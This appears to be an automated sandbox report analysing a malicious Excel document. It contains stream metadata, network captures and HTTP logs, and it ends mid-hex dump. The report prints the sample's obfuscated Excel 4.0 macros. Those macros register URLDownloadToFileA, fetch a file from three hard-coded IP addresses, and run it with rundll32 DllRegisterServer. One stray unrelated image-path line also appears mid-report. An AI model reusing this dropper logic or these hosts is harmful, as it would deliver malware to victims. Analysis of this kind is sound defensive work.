Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 1c cc c8 17 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace

Keyword
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Kikide.cls, Stream Size: 1249

General	
Stream Path:	VBA/Kikide
VBA File Name:	Kikide.cls
Stream Size:	1249
Data ASCII:	. . . .) . . . . R . . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 9a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff a1 03 00 00 29 04 00 00 00 00 00 00 01 00 00 00 1c cc 52 09 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"Kikide"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm1.frm, Stream Size: 1526

General	
Stream Path:	VBA/UserForm1
VBA File Name:	UserForm1.frm
Stream Size:	1526
Data ASCII:	. . . . + ... { \\ . . B . H N . . . . . I . . . . . O < . * N . 7 { / a . . . 0 $ . . . v . K . . . . 1 . . . . h : . . L N . . V = . 5 . H . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 00 01 00 00 9e 04 00 00 e4 00 00 00 84 02 00 00 ff ff ff ff a5 04 00 00 09 05 00 00 00 00 00 00 01 00 00 00 1c cc 2b 09 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 7b 5c fd e6 42 8a 48 4e aa cd df d6 fd 49 99 1c 83 98 07 4f 3c d6 2a 4e ad 37 7b 2f 61 a2 ba cd 30 24 1b a6 ea 76 1d 4b a3 81 e7 c2 31

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Vrest.bas, Stream Size: 679

General	
Stream Path:	VBA/Vrest
VBA File Name:	Vrest.bas
Stream Size:	679
Data ASCII:	. . . . " . . . .) . . . } . . . . ' . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 1c cc 27 ea 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
"Vrest"
VB_Name

VBA Code

VBA File Name: Vsewd.cls, Stream Size: 990

General	
Stream Path:	VBA/Vsewd
VBA File Name:	Vsewd.cls
Stream Size:	990
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc b2 ae 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"Vsewd"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	856

General	
Entropy:	5.31019504221
Base64 Encoded:	True
Data ASCII:	ID="{44817CA7-15DA-4D25-B4CE-470F9EA0E5DF}"..Document=Kikide/&H00000000..Document=Briks/&H00000000..Module=Byutut..Document=Vsewd/&H00000000..Class=Class1..Class=Class2..Class=Class3..Module=Blasr..Module=Vrest..Package={AC9F2F90-E877-11CE-9F68-00AA00574A4
Data Raw:	49 44 3d 22 7b 34 34 38 31 37 43 41 37 2d 31 35 44 41 2d 34 44 32 35 2d 42 34 43 45 2d 34 37 30 46 39 45 41 30 45 35 44 46 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4b 69 6b 69 64 65 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 42 72 69 6b 73 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 79 75 74 75 74 0d 0a 44 6f 63 75 6d 65 6e 74 3d 56 73 65 77

Stream Path: PROJECTwm, File Type: data, Stream Size: 209

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	209
Entropy:	3.32661660177
Base64 Encoded:	False
Data ASCII:	K i k i d e . K . i . k . i . d . e . . . B r i k s . B . r . i . k . s . . . B y u t u t . B . y . u . t . u . t . . . V s e w d . V . s . e . w . d . . . C l a s s 1 . C . l . a . s . s . 1 . . . C l a s s 2 . C . l . a . s . s . 2 . . . C l a s s 3 . C . l . a . s . s . 3 . . . B l a s r . B . l . a . s . r . . . V r e s t . V . r . e . s . t . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . . .
Data Raw:	4b 69 6b 69 64 65 00 4b 00 69 00 6b 00 69 00 64 00 65 00 00 00 42 72 69 6b 73 00 42 00 72 00 69 00 6b 00 73 00 00 00 42 79 75 74 75 74 00 42 00 79 00 75 00 74 00 75 00 74 00 00 00 56 73 65 77 64 00 56 00 73 00 65 00 77 00 64 00 00 00 43 6c 61 73 73 31 00 43 00 6c 00 61 00 73 00 73 00 31 00 00 00 43 6c 61 73 73 32 00 43 00 6c 00 61 00 73 00 73 00 32 00 00 00 43 6c 61 73 73 33 00 43

Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 1 . . C a p t i o n = " U s e r F o r m 1 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False

General	
Data ASCII:	. . . . } . . k . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4263
Entropy:	4.38205341073
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 1024

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	1024
Entropy:	6.73319737871
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 fc b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 be 20 84 62 0e 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
,,"=CONCATENATE(AG80,AH78,AG78,AG79)",,,,,,"=CONCATENATE(AG81,AH78,AG78,AG79)",,1,,,,"=CONCATENATE(AG82,AH78,AG78,AG79)",,9,,,,,,,"=ON.TIME(NOW()+""00:00:02"",""Grestes"")",,,.d,=NOW(),,,,,at,"=FORMULA(AG85&AG86&AG92,AI83)",,,,,"=""http://185.183.99.115/""",,,=HALT(),,,"=""http://51.89.73.159/""",,,,,,"=""http://190.14.37.38/""",,uRlMon,,,,,,,,,,,,JJCCBB,,,,"=""URLDo""",,Belandes,,,,"=""wnloadT""",,,,,,,=GOTO(Blodas!G6),,,,,,,,..\Ladfge.VDGfwr,,,,,,,,,,,,,,,,,,,,,,"=""oFileA""",,,,
```

```
"=REGISTER(Nyukasl!AI82,Nyukasl!AI83,Nyukasl!AI84,Nyukasl!AI85,,Nyukasl!AI75,9)""=Belandes(0,Nyukasl!AG74,Nyukasl!AI88,0,0)""=IF(G12<0, Belandes(0,Nyukasl!AG75,Nyukasl!AI88,0,0))""=IF(G13<0, Belandes(0,Nyukasl!AG76,Nyukasl!AI88,0,0))""=IF(G14<0,CLOSE(0),)"=GOTO(Jioka!H4)
```


```
,"=""rund""",,"=""ll32 ..\Ladfge.VDGfwr,DllReg""","=""isterServer""",,,,,=PI()=EXEC(I7&I9&I10)=PI(),,,,=HALT(),
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-19:14:20.510547	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	185.183.99.115	192.168.2.22
05/04/21-19:14:20.760038	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	51.89.73.159	192.168.2.22
05/04/21-19:14:21.980632	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	190.14.37.38	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:20:11.099734068 CEST	49717	80	192.168.2.3	185.183.99.115
May 4, 2021 19:20:11.168426037 CEST	80	49717	185.183.99.115	192.168.2.3
May 4, 2021 19:20:11.168550014 CEST	49717	80	192.168.2.3	185.183.99.115
May 4, 2021 19:20:11.169095993 CEST	49717	80	192.168.2.3	185.183.99.115
May 4, 2021 19:20:11.240216970 CEST	80	49717	185.183.99.115	192.168.2.3
May 4, 2021 19:20:11.465409994 CEST	80	49717	185.183.99.115	192.168.2.3
May 4, 2021 19:20:11.465662003 CEST	49717	80	192.168.2.3	185.183.99.115
May 4, 2021 19:20:11.472161055 CEST	49718	80	192.168.2.3	51.89.73.159
May 4, 2021 19:20:11.517227888 CEST	80	49718	51.89.73.159	192.168.2.3
May 4, 2021 19:20:11.517335892 CEST	49718	80	192.168.2.3	51.89.73.159
May 4, 2021 19:20:11.517842054 CEST	49718	80	192.168.2.3	51.89.73.159
May 4, 2021 19:20:11.564810038 CEST	80	49718	51.89.73.159	192.168.2.3
May 4, 2021 19:20:11.745215893 CEST	80	49718	51.89.73.159	192.168.2.3
May 4, 2021 19:20:11.745294094 CEST	49718	80	192.168.2.3	51.89.73.159
May 4, 2021 19:20:11.752038002 CEST	49719	80	192.168.2.3	190.14.37.38
May 4, 2021 19:20:11.961822987 CEST	80	49719	190.14.37.38	192.168.2.3
May 4, 2021 19:20:11.962018013 CEST	49719	80	192.168.2.3	190.14.37.38
May 4, 2021 19:20:11.962588072 CEST	49719	80	192.168.2.3	190.14.37.38
May 4, 2021 19:20:12.172132969 CEST	80	49719	190.14.37.38	192.168.2.3
May 4, 2021 19:20:12.888844967 CEST	80	49719	190.14.37.38	192.168.2.3
May 4, 2021 19:20:12.888983011 CEST	49719	80	192.168.2.3	190.14.37.38
May 4, 2021 19:21:16.465325117 CEST	80	49717	185.183.99.115	192.168.2.3
May 4, 2021 19:21:16.465867996 CEST	49717	80	192.168.2.3	185.183.99.115
May 4, 2021 19:21:16.746532917 CEST	80	49718	51.89.73.159	192.168.2.3
May 4, 2021 19:21:16.746686935 CEST	49718	80	192.168.2.3	51.89.73.159
May 4, 2021 19:21:17.888803005 CEST	80	49719	190.14.37.38	192.168.2.3
May 4, 2021 19:21:17.888986111 CEST	49719	80	192.168.2.3	190.14.37.38
May 4, 2021 19:21:49.888744116 CEST	49719	80	192.168.2.3	190.14.37.38
May 4, 2021 19:21:49.890038013 CEST	49718	80	192.168.2.3	51.89.73.159
May 4, 2021 19:21:49.890605927 CEST	49717	80	192.168.2.3	185.183.99.115
May 4, 2021 19:21:49.932981014 CEST	80	49718	51.89.73.159	192.168.2.3
May 4, 2021 19:21:49.959261894 CEST	80	49717	185.183.99.115	192.168.2.3
May 4, 2021 19:21:50.098340988 CEST	80	49719	190.14.37.38	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:19:43.244775057 CEST	50620	53	192.168.2.3	8.8.8.8
May 4, 2021 19:19:43.308959961 CEST	53	50620	8.8.8.8	192.168.2.3
May 4, 2021 19:19:45.051894903 CEST	64938	53	192.168.2.3	8.8.8.8
May 4, 2021 19:19:45.103636026 CEST	53	64938	8.8.8.8	192.168.2.3
May 4, 2021 19:19:46.187922001 CEST	60152	53	192.168.2.3	8.8.8.8
May 4, 2021 19:19:46.236874104 CEST	53	60152	8.8.8.8	192.168.2.3
May 4, 2021 19:19:46.527903080 CEST	57544	53	192.168.2.3	8.8.8.8
May 4, 2021 19:19:46.586297035 CEST	53	57544	8.8.8.8	192.168.2.3
May 4, 2021 19:19:47.187701941 CEST	55984	53	192.168.2.3	8.8.8.8
May 4, 2021 19:19:47.236378908 CEST	53	55984	8.8.8.8	192.168.2.3
May 4, 2021 19:19:48.487085104 CEST	64185	53	192.168.2.3	8.8.8.8
May 4, 2021 19:19:48.538537025 CEST	53	64185	8.8.8.8	192.168.2.3
May 4, 2021 19:19:49.560442924 CEST	65110	53	192.168.2.3	8.8.8.8
May 4, 2021 19:19:49.609519958 CEST	53	65110	8.8.8.8	192.168.2.3
May 4, 2021 19:19:58.897397995 CEST	58361	53	192.168.2.3	8.8.8.8
May 4, 2021 19:19:58.946151018 CEST	53	58361	8.8.8.8	192.168.2.3
May 4, 2021 19:19:59.927603960 CEST	63492	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:00.004244089 CEST	53	63492	8.8.8.8	192.168.2.3
May 4, 2021 19:20:00.185122013 CEST	60831	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:00.233752012 CEST	53	60831	8.8.8.8	192.168.2.3
May 4, 2021 19:20:00.444386959 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:00.505314112 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 19:20:01.460237980 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:01.522084951 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 19:20:02.472641945 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:02.532401085 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 19:20:03.339519024 CEST	53195	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:03.388379097 CEST	53	53195	8.8.8.8	192.168.2.3
May 4, 2021 19:20:04.571844101 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:04.634526014 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 19:20:08.592353106 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:08.687453032 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 19:20:09.319070101 CEST	50141	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:09.371335983 CEST	53	50141	8.8.8.8	192.168.2.3
May 4, 2021 19:20:10.440201998 CEST	53023	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:10.506504059 CEST	53	53023	8.8.8.8	192.168.2.3
May 4, 2021 19:20:11.780247927 CEST	49563	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:11.831701994 CEST	53	49563	8.8.8.8	192.168.2.3
May 4, 2021 19:20:12.889134884 CEST	51352	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:12.940558910 CEST	53	51352	8.8.8.8	192.168.2.3
May 4, 2021 19:20:13.820307016 CEST	59349	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:13.869175911 CEST	53	59349	8.8.8.8	192.168.2.3
May 4, 2021 19:20:14.309206963 CEST	57084	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:14.366657972 CEST	53	57084	8.8.8.8	192.168.2.3
May 4, 2021 19:20:14.992536068 CEST	58823	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:15.041246891 CEST	53	58823	8.8.8.8	192.168.2.3
May 4, 2021 19:20:15.881351948 CEST	57568	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:15.938786983 CEST	53	57568	8.8.8.8	192.168.2.3
May 4, 2021 19:20:16.765682936 CEST	50540	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:16.768218994 CEST	54366	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:16.816934109 CEST	53	54366	8.8.8.8	192.168.2.3
May 4, 2021 19:20:16.823097944 CEST	53	50540	8.8.8.8	192.168.2.3
May 4, 2021 19:20:33.208461046 CEST	53034	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:33.271044970 CEST	53	53034	8.8.8.8	192.168.2.3
May 4, 2021 19:20:38.170428991 CEST	57762	53	192.168.2.3	8.8.8.8
May 4, 2021 19:20:38.232611895 CEST	53	57762	8.8.8.8	192.168.2.3
May 4, 2021 19:21:03.507142067 CEST	55435	53	192.168.2.3	8.8.8.8
May 4, 2021 19:21:03.555939913 CEST	53	55435	8.8.8.8	192.168.2.3
May 4, 2021 19:21:09.686569929 CEST	50713	53	192.168.2.3	8.8.8.8
May 4, 2021 19:21:09.746424913 CEST	53	50713	8.8.8.8	192.168.2.3
May 4, 2021 19:21:26.447906017 CEST	56132	53	192.168.2.3	8.8.8.8
May 4, 2021 19:21:26.515889883 CEST	53	56132	8.8.8.8	192.168.2.3
May 4, 2021 19:21:47.065803051 CEST	58987	53	192.168.2.3	8.8.8.8
May 4, 2021 19:21:47.114366055 CEST	53	58987	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 19:21:49.231921911 CEST	56579	53	192.168.2.3	8.8.8.8
May 4, 2021 19:21:49.297358036 CEST	53	56579	8.8.8.8	192.168.2.3

HTTP Request Dependency Graph

- 185.183.99.115
- 51.89.73.159
- 190.14.37.38

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49717	185.183.99.115	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 19:20:11.169095993 CEST	1053	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 185.183.99.115 Connection: Keep-Alive
May 4, 2021 19:20:11.465409994 CEST	1058	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 17:20:14 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49718	51.89.73.159	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 19:20:11.517842054 CEST	1059	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 51.89.73.159 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 19:20:11.745215893 CEST	1060	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 17:16:41 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 